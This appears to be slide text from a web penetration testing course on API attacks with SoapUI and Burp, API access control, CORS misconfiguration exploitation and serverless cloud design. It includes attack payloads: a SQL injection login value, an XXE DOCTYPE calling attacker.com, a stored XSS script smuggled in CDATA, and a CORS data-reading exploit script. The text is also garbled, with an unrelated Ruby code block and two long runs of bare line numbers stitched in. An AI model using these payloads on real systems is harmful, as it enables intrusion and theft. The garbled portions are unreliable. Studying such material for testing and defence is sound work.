


The screenshot displays the SoapUI interface. On the left, the 'Navigator' pane shows a project tree for 'Test-SOAP' containing a 'SampleServiceSoapBinding' with methods 'buy', 'login', 'logout', and 'search'. The 'login' method is selected, and a 'Request 1' node is visible under it. The main window, titled 'SoapUI Start Page', shows the 'Request 1' window. The address bar contains the URL 'http://www.soapui.org/sample'. The 'Raw XML' view shows the following SOAP request:

```
<?xml version='1.0' encoding='UTF-8'>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:s="http://www.soapui.org/sample">
  <soap:Header/>
  <soap:Body>
    <s:login>
      <username?/>
      <password?/>
    </s:login>
  </soap:Body>
</soap:Envelope>
```

## 14.2 API Testing and Attacking


The method can be found in the WSDL file as well. SoapUI automatically fills argument placeholders with „?”. It is you who should decide what to fill in there. In that case, we see that the application expects the argument of type „String”.



```
root@0xLuk3:~# gedit /root/SoapUI-Tutorials/WSDL-WADL/sample-service.wsdl
Open [icon]
</xsd:complexType>
</xsd:element>
<xsd:complexType name="PurchaseStatusType">
  <xsd:sequence>
    <xsd:element name="id" type="xsd:string"/>
    <xsd:element name="stockStatus" type="xsd:string"/>
    <xsd:element name="expectedDelivery" type="xsd:string"/>
  </xsd:sequence>
</xsd:complexType>
</xsd:schema>
</wsdl:types>
<wsdl:message name="loginRequest">
  <wsdl:part name="username" type="xsd:string"/>
  <wsdl:part name="password" type="xsd:string"/>
</wsdl:message>
```

# 14.2 API Testing and Attacking

If you press the green button, the request will be issued and, in this case, will be proxied through Burp Suite.



## 14.2 API Testing and Attacking

Testing REST APIs can be done exactly in the same way; the difference is you import a WADL file instead of WSDL.

So, once you encounter a WSDL on the web application, you can copy its source (Open it in a browser, go to Source, and select all → copy & paste to a file) and import it to SoapUI.

## 14.2 API Testing and Attacking

Remember that API is another transport mechanism for some information that is sent to the API Consumer (i.e., the application back-end).

With this in mind, you can try to tamper with everything that is transported by the API – for example, in case of a request similar to the previously presented one, you are free to check if the username or passwords field is vulnerable to injection attacks.

# 14.2 API Testing and Attacking

Here we see what a sample request might look like.

```
</>
POST /sample HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://www.soapui.org/sample/login"
Content-Length: 297
Host: www.soapui.org
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/"
  <soapenv:Header/>
  <soapenv:Body>
    <sam:login>
      <username>' or '1'='1</username>
      <password>test</password>
    </sam:login>
  </soapenv:Body>
</soapenv:Envelope>
```

# 14.2 API Testing and Attacking

Of course, the API implementation itself might be vulnerable to XXE attacks; however, modern APIs usually disallow DTD declarations.

```
</>

POST /sample HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://www.soapui.org/sample/login"
Content-Length: 297
Host: www.soapui.org
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<!DOCTYPE soapenv:Envelope SYSTEM http://attacker.com/ssrf>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:sam="http://www.soapui.org/sample/"
  <soapenv:Header/>
  <soapenv:Body>
    <sam:login>
      <username>?</username>
      <password>?</password>
    </sam:login>
  </soapenv:Body>
</soapenv:Envelope>
```



## 14.2 API Testing and Attacking

Basically, you are free to tamper with any of the API parameters as long as the SOAP message structure is correct.

In case you want to smuggle XML-style data, you can wrap them up in CDATA tags (XML comments), so the SOAP message is valid.

```
</>  
  
POST /storeData HTTP/1.1  
Accept-Encoding: gzip, deflate  
Content-Type: text/xml;charset=UTF-8  
SOAPAction: „StoreData“  
Content-Length: 297  
Host: www.soapui.org  
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)  
Connection: close  
  
<soapenv:Envelope  
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"  
xmlns:sam="http://www.soapui.org/sample/"  
  <soapenv:Header/>  
  <soapenv:Body>  
    <sam:storeData>  
      <text><![CDATA[<script>alert('stored  
xss!')</script>]]></text>  
    </sam:storeData>  
  </soapenv:Body>  
</soapenv:Envelope>
```

# API Access Control



## 14.3 API Access Control

In larger APIs, not every method is designed to be used by each user. For example, the most common split is between read-only users and read+write users. The latter has the possibility to modify the contents of the API backend.

In APIs, you will rarely see cookies being used. More often, the authentication mechanism will be basic authorization or a kind of token – it can be a pre-generated token that will be equivalent of a cookie, for example in the form of a header, like **X-Api-Token: adk32Kds38au39aU0s**.

## 14.3 API Access Control

Due to API requirements some specific content types or custom headers are used along with the non-cookie authentication, as they are less likely to be vulnerable to Cross-Site Request Forgery attacks.

However, what often is found in the APIs is broken access control. For example, Authorization Bypasses are very common.

## 14.3 API Access Control

In order to test an API in a complex way for Access control flaws, one needs to:

- Prepare a working request to each API endpoint
- Generate a token (or authorization header) for each of the API users
- Combine each API request with each token to see which will work and which do not
- Remember to test each request, also without any token

## 14.3 API Access Control

Again, such test cases might be generated using SoapUI, which allows us to issue a request to each API endpoint. Also, as a reminder, double-check if the API implementation uses all the methods provided by the original version.

For example, with Rundeck API there is a default possibility of running OS commands, which might be hidden from the documentation on a local API implementation.

- <https://docs.rundeck.com/docs/api/rundeck-api.html#adhoc>

# 14.3 API Access Control

API tokens are susceptible to vulnerabilities commonly diagnosed in session cookies, for example:

- Low entropy or predictable value
- Lack of invalidation
- Possible token leaks from the application infrastructure or possibility to generate tokens in advance



# 14.3 API Access Control

Specific tokens that might grant you access to an API interface are JWT tokens, as well as the so-called Bearer Authentication.

These tokens will be explained more in detail in the „Attacking Authentication & SSO” module.

```
def initialize(experiment, observations = [], control = nil)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - [control]
  evaluate_candidates
end

def initialize(experiment, observations = [], control = nil)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - [control]
  evaluate_candidates
end

def evaluate_candidates
  freeze
end

def evaluate(experiment_name)
  # TODO: the name of the experiment
  @experiment_name =
  experiment_name

  # TODO: the result a match between all
  @result =
  nil

  @candidates
end
```





# WAPT

## Resource Sharing



# 14.4 Resource Sharing

As APIs are often used both by humans and machines, the latter have to be able to read the API results using scripted solutions.

Let's say you want to get the content of a different website, `example.com`, on your webpage. Consider the following code:

```
</>  
  
<html><head>  
<script>  
var xhr = new XMLHttpRequest();  
xhr.onreadystatechange = function()  
{  
    if (xhr.readyState ==  
XMLHttpRequest.DONE) {  
        alert(xhr.responseText);  
    }  
}  
xhr.open('GET',  
'http://example.com', true);  
xhr.send(null);</script></head></html>
```

## 14.4 Resource Sharing

If you now try to receive the response content of the example.com page, it will be blocked by the browser.

Accordingly, if someone enters a site with a similar script and the response content will be attempted to be sent instead of just displayed, the same constraint appears. It will not be possible for the client-side javascript to read the response due to Same Origin Policy restrictions.

# 14.4 Resource Sharing

As APIs are meant to be also accessed by automated agents in order to lose SOP constraints a bit, the Cross-Origin Resource Sharing standard was implemented.

Simply put, CORS can add some exceptions to SOP by specifying some special headers in the server response.



# 14.4 Resource Sharing

We will be interested in two of these headers:

- Access-Control-Allow-Origin: [value]
- And Access-Control-Allow-Credentials: [true/false]

The first one specifies a domain that can access a certain website's response, while the second one specifies if it is possible to add credentialing information (e.g., Cookies) to the request.

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



# 14.4 Resource Sharing

Access-Control-Allow-Origin value can be a domain, a wildcard, or null.

A wildcard means that a script hosted on any domain can access a response from that webpage.

A certain domain value means that scripts (or any other user) from that domain can access the response.



## 14.4 Resource Sharing

For example, if the page `victim.com` sends back the header **Access-Control-Allow-Origin: `example.com`**, that means that if an XHR requesting `victim.com` script is hosted on `example.com`, and if the user visits `example.com`, the script will access `victim.com` as that user and receive the response.

However, if it is a static page, then nothing special happens unless the `victim.com` allows another header **Access-Control-Allow-Credentials: `true`**.

# 14.4 Resource Sharing

In that case, if the user is logged on on victim.com and visits the mentioned script on example.com, victim.com will be visited in the context of logged-in users (the cookies will be sent with an XHR request) and restricted content can be stolen!

Browsers by default block responses if a site is overly permissive (if they allow wildcard origin together with credentials).

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```





## 14.4 Resource Sharing

Trust with credentials to the arbitrary origin is a common vulnerability, not only in APIs.

That means if a page is accessible only for logged in users and it trusts the arbitrary origin, an exploit script can be hosted on an attacker controlled domain. Once visited by a user logged in on the target website, it can steal sensitive information – user data or CSRF tokens.

# 14.4 Resource Sharing

Let's take a look at a simple exploitation case. We will issue a similar XHR request to a CORS-enabled page.

A file is hosted on a php-enabled apache server:

```
</>  
  
<?php  
  
header("Access-Control-Allow-Origin: " .  
$_SERVER['HTTP_ORIGIN']);  
header("Access-Control-Allow-Credentials: true");  
  
echo "TOP SECRET STUFF";  
  
?>
```



# 14.4 Resource Sharing

If you now navigate to that page while using Burp Suite as a proxy, you can observe how it reacts to a custom „Origin” header.

Send Cancel < >

Target: <http://192.168.139.195>

**Request**

Raw Headers Hex

```
GET /cors.php HTTP/1.1
Host: 192.168.139.195
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Origin: attacker.com
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 10 Dec 2019 16:30:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Access-Control-Allow-Origin: attacker.com
Access-Control-Allow-Credentials: true
Content-Length: 16
Connection: close
Content-Type: text/html; charset=UTF-8

TOP SECRET STUFF
```


# 14.4 Resource Sharing

The XHR script is now modified and example.com is replaced with the CORS enabled page:

```
</>  
  
<html><head>  
<script>  
var xhr = new XMLHttpRequest();  
xhr.onreadystatechange = function() {  
    if (xhr.readyState ==  
XMLHttpRequest.DONE) {  
        alert(xhr.responseText);  
    }  
}  
xhr.open('GET',  
'http://192.168.139.195/cors.php', true);  
xhr.send(null);</script></head></html>
```


# 14.4 Resource Sharing

You can now observe that access to the response was gained. In an exploitation scenario, you may instead want to send this data to your controlled server in a similar way that you would steal a cookie using an XSS vulnerability.



## Null Origin Exploitation

There is a sample website that holds a secret token. Your task is to prepare an exploit that takes advantage of a CORS configuration on secret.php and, once opened in another tab, access and send the secret information to another place in the same way an XSS can steal a cookie.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

# Attacking Cloud Based Applications



# 14.5 Attacking Cloud Based Applications

Companies are transitioning some of their applications to cloud services because they are generally scalable, reliable and highly available. They also share some architectural standards that makes them different from traditional web applications.





# 14.5 Attacking Cloud Based Applications

Different cloud providers have different vulnerabilities or default configurations that can be abused from a penetration testing perspective, offering a whole new attack surface that will be explored in the following sections.



# 14.5.1 Microservices

## Different architectures and design evolution:

**Monolithic design:** One server is used for holding the web application and needed services such as databases. This offers an easy setup and ease of maintenance at a relatively cheap price but introduces several disadvantages. Monolithic designs are difficult to scale and although the maintenance is relatively easy, updating the server could cause downtimes and having a single point of failure can be a disaster if there is no backup plan in place.



# 14.5.1 Microservices

**Tiered Monolithic:** Services are separated, the web server is holding the web application while a different server is holding the database or required services. Tiered monolithic architecture offers the possibility of performing updates without downtime and if servers are clustered and load-balanced the performance improves over the previous approach. Tiered monolithic designs are still hard to scale this is something that cannot be automated and if the cluster itself can be a single point of failure that can only be recovered from backups in case a disaster occurs.

# 14.5.1 Microservices

**Cloud solutions:** Cloud solutions are built into elastic servers or services. This means horizontal scaling is possible to implement and fully automate, giving a better performance as new instances are created based on the resources needed. Updates can also be performed without downtime and disasters do not involve backups in most of the cases. Although there are a lot of advantages over the previous designs, there are still problems at the application layer as it is still one big codebase (monolithic) and costs can be hard to foresee depending on the services needed.



# 14.5.2 Serverless Applications

**Function as a Service (FaaS):** Are serverless applications, usually code functions, running in a cloud environment. This cloud environment and the application stack is managed by the cloud operator. As a result, it has the advantage of avoiding the the complexity of building and maintaining the infrastructure typically associated with developing and launching an app.

Serverless applications have some limitations to be aware of, the execution time is limited to a few minutes, threads, usable disk space and ram are also limited, size of the code package and required dependencies have also limitations and there is the need of a trigger/event to run the application and a routing method or API gateway. With this limitations in mind, serverless applications are not the best option for resources demanding jobs or tasks that need more than 10 minutes of execution.

# 14.5.3 Details of Serverless Architecture

Serverless architecture are different from normal web applications so there are some concepts that must be clear in order to understand them:

**API Routing:** Routing layer calling the application based on the URL association, rules and parameters. They make the functions to be reached from the internet. In AWS its called API Gateway.

**State:** As mentioned before, the lifespan of a function is no more than a few minutes, for this reason there is no local cache that can be used and vulnerabilities like file command injections or file uploads are exploited in a different way due to this facts.





## 14.5.3 Details of Serverless Architecture

With microservices and serverless apps there are some changes related to security. Network security changes drastically as the security model of functions does not rely on IP addresses and ports. Instead, they share the same external IP address and there are no local network restriction for them inside the host. Although network restrictions are barely used, in order to apply restrictions cloud provided access controls and permissions are used.






# 14.5.3.1 Serverless Application Example

To understand the concept explained in the previous slides, we will deploy a serverless function application in AWS. It is necessary to create an AWS Account for this purpose.

[Damn Vulnerable Serverless Application \(DVSA\)](#) from OWASP is the learning environment to be deployed and used in this example.

# 14.5.3.1 Serverless Application Example



Head over <https://aws.amazon.com/lambda> to start creating a function.

# 14.5.3.1 Serverless Application Example

## Other options

